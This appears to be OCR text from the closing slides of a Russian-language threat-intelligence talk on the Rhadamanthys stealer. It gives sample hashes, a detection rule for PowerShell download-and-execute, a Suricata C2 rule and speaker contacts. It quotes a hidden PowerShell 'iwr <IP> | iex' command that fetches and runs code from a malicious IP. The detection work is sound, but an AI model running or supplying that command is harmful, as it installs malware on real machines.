
```
Windows_Stealer_Rhadamanthys C:\work\research\samples\3ace18ed2b318834b3b12c9aca8b20edf62dbb0e2f4370e733668462f48bc0e6.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\3afd5ff1abe1f8e0eb69aa1e8de6bdf6f9d2f2714defc3d70719154ed7e793e1.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\827f2513bf9c8ea35af9a5cd468b50d89aa06ae18c50b013d2b077bb130242b8.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\89ab0100c0443f3e87526d0e9c01acb7b110e8b841a5bdf84cc12f14cfed2a71.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\8e2da5b0e753b5ad5c5c5376e1d2981ee20be795a32d234dae99c48ae1e0925f.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\b9e10ca0bbbd72475166b40916ee27c4dd278faea6e396ff9fadca1216d87815.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\c383897c237ed833be498ddc44346ba73bf5a111b6400c4e484e8f42e7aaa97e.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\33984823b789176b16c62c99cd082778f32c8a5b94f6942158c86e3c66f8fb5f.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\c5f2b10e592759988818c903b90c00c8396d1c7ea20ad45faf8fb612e5299878.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\115a361e58401b2145f1df6b66a276ed47c5d4555f66f028883ecffa182c0b46.exe_
Windows_Stealer_Rhadamanthys C:\work\research\samples\f4b4521c767dafc4a25b042d19d320db45d0b81c145b74aeb5372fb76b29db26.exe_
```

Детектирующая логика

```
powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -
Command "iwr "45.141.233.90" | iex"
```

```
- <Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
- <System>…
- <EventData>
<Data Name="SubjectUserSid">S-1-5-21-570840990-2296406096-3419741179-1001</Data>
<Data Name="SubjectUserName">windows</Data>
<Data Name="SubjectDomainName">DESKTOP-SN0ASV4</Data>
<Data Name="SubjectLogonId">0x3aa13</Data>
<Data Name="NewProcessId">0x3024</Data>
<Data Name="NewProcessName">C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe</Data>
<Data Name="TokenElevationType">%%1938</Data>
<Data Name="ProcessId">0x1674</Data>
<Data Name="CommandLine">powershell.exe -ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -Command "iwr "192.168.239.1" | iex"</Data>
<Data Name="TargetUserSid">S-1-0-0</Data>
<Data Name="TargetUserName">-</Data>
<Data Name="TargetDomainName">-</Data>
<Data Name="TargetLogonId">0x0</Data>
<Data Name="ParentProcessName">C:\Windows\System32\cmd.exe</Data>
<Data Name="MandatoryLabel">S-1-16-8192</Data>
</EventData>
</Event>
```

Детектирующая логика





```
<rule id="400501" level="1">
    <id>^4104$</id>
    <regex ignorecase="true">ScriptBlockText.+?(-c(ommand)?)?.+?("|')?(irm|iwr|iex|Invoke-Expression|Invoke-WebRequest|Invoke-RestMethod)</regex>
    <description>Обнаружена загрузка и выполнение кода через powershell</description>
    <info>
       <link>attack.mitre.org/techniques/T1059/001</link>
       <techniques>T1059.001,T1566.002,T1564.003</techniques>
       <capec></capec>
       <cwe></cwe>
       <cve></cve>
    </info>
    <category>suspicious_activity</category>
</rule>
```

Сетевые взаимодействия

45.141.233[.]90

```
alert tcp $HOME_NET any -> any $HTTP_PORTS (msg:"AM CURRENT_EVENTS HTTP request to
malicious IP endpoint in header 45.141.233.90 (Rhadamanthys Stealer)"; threshold:type
limit, track by_src, count 1, seconds 120; content:"|0d0a|Host: 45.141.233.90|0d0a|";
reference:url,virustotal.com/gui/url/7672d79d056442cdf229f522a230ae55017fdefcb796c1c9
b2af8b89a2eeb9c0/analysis; classtype:malware-cnc; sid:3431000; rev:1; metadata:
affected_asset src, attack_target Client_Endpoint, tag T1204.002, tag T1219, tag
T1566.001, tias_category MalwareC2;)
```




Хотите так же?

Попробовать себя в роли **Threat Intelligence аналитика** можно на нашем **TI-портале**

Например, посмотреть информацию для актуальных и критических уязвимостей или вредоносных индикаторов компрометации

amtip.ru/lookup



ПЕРСПЕКТИВНЫЙ
МОНИТОРИНГ

Спасибо
за внимание!

amonitoring.ru

t.me/pm_public

Рудзик Александр

Старший специалист по
исследованию киберугроз

sanches23rx

+7 495 737-61-97

info@amonitoring.ru

ТЕХНО infotecs ФЕСТ

Подписывайтесь
на наши соцсети,
там много интересного

CYBER MEDIA

NBJ НАЦИОНАЛЬНЫЙ БАНКОВСКИЙ ЖУРНАЛ

GLOBAL DIGITAL SPACE

CISOCLUB

РУТОКЕН КОМПАНИЯ АКТИВ

ПЕРСПЕКТИВНЫЙ МОНИТОРИНГ

АВАНГАРД

ARinteg

АТБ ЭЛЕКТРОНИКА

infotecs {/-cademy}

merlion

УЧЕБНЫЙ ЦЕНТР ИНФОТЕКС